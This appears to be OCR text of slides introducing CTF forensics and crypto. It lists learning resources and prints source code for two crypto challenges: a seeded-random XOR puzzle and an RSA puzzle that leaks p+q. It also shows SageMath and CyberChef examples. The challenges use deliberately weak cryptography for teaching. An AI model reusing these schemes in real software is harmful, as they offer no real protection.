
sleep 600

# forensics

Where to learn:

- HackTheBox challenges
- Blue Team Labs Online
- Playing CTFS!!!!!!!!

# crypto


joseph Today at 11:23 PM


can't spell crypto without cry

https://cryptoisnotcryptocurrency.com/

# crypto


crypto (cryptography)

- more of a "specialised" category
- usually "easiest" category in a CTF
- easier crypto involve logic
- harder crypto involve math. lots of math



```python
#!/usr/bin/python3

import random
from secret import flag

random.seed(''.join([str(random.randint(0x0, 0x9)) for i in range(random.randint(3, 6))]))
theKey = [random.randint(0, 255) for i in range(len(flag))]
theEnc = "".join([hex(((random.choice(theKey)) ^ ord(flag[i]))<<1) for i in range(len(flag))])
open('out.txt', 'w').write(theEnc)
```

example of easy crypto challenge from "The Odyssey CTF 2023"



```python
#!/usr/bin/python

from Crypto.Util.number import *
import math

FLAG = open('flag.txt').read().encode()
m = bytes_to_long(FLAG)

p = getPrime(1024)
q = getPrime(1024)

x = p + q
n = p * q

e = 65537

totient_n = (p-1) * (q-1)
d = pow(e, -1, totient_n)

c = pow(m, e, n)

print(f'{x = }')
print(f'{n = }')
print(f'{c = }')
```

slightly harder modifed challenge from "PicoCTF 2022"


crypto

how to learn?


- cryptohack (https://cryptohack.org)
  - the go-to resource for learning crypto + good community

useful tools


- python
  - used in almost every challenge
- sagemath
  - python module, for advanced math
- cyberchef (https://gchq.github.io/CyberChef/)
  - online tool, useful for quickly performing and chaining operations



```
IPython: Users/teddy
~ via ● v18.16.0 took 1m 39s
➜ sage
Warning: overwriting SAGE_ROOT environment variable:
Old SAGE_ROOT=/var/tmp/sage-9.5-current
New SAGE_ROOT=/Applications/SageMath-9-5.app/Contents/Frameworks/Sage.framework/Versions
/9.5
┌────────────────────────────────────────────────────────────────────┐
│ SageMath version 9.5, Release Date: 2022-01-30                     │
│ Using Python 3.9.9. Type "help()" for help.                        │
└────────────────────────────────────────────────────────────────────┘
sage: x = var('x')
sage: y = var('y')
sage: solve([x^2 + x*y - y^2 == 1337], x)
[x == -1/2*y - 1/2*sqrt(5*y^2 + 5348), x == -1/2*y + 1/2*sqrt(5*y^2 + 5348)]
sage: factor(13371337133713371337)
7 * 41 * 191 * 271 * 3541 * 9091 * 27961
sage: points = [(1, 2),(1337,424242),(14,14),(-12,34),(100,-100)]
....: F = QQ
....: R = F['x']
....: R.lagrange_polynomial(points)
78746009539/67363982231193648*x^4 - 25017358071613/16840995557798412*x^3 + 9055703538599
855/67363982231193648*x^2 - 26385729940282723/33681991115596824*x + 106276018744225/400
976084709486
sage: 
```



sagemath example



Recipe

AES Decrypt
Key: 1212121212121212121212121212... HEX
IV: HEX
Mode: ECB
Input: Hex
Output: Raw

From Hex
Delimiter: Space

From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

Input

```
6f4aacac26d875ead7019f1a186bcadef0aade737f67bd97a2f31aea5c646526cc76471e137
03871fd42d4779c1d7b4ae0b6fad52d3ab430b6857f456ea840d045ca4c915da929d15ce5ff
6000125661
```


Output

```
flag{example_flag}
```

cyberchef

# crypto

example challenge - Anarchia from The Odyssey CTF 2023

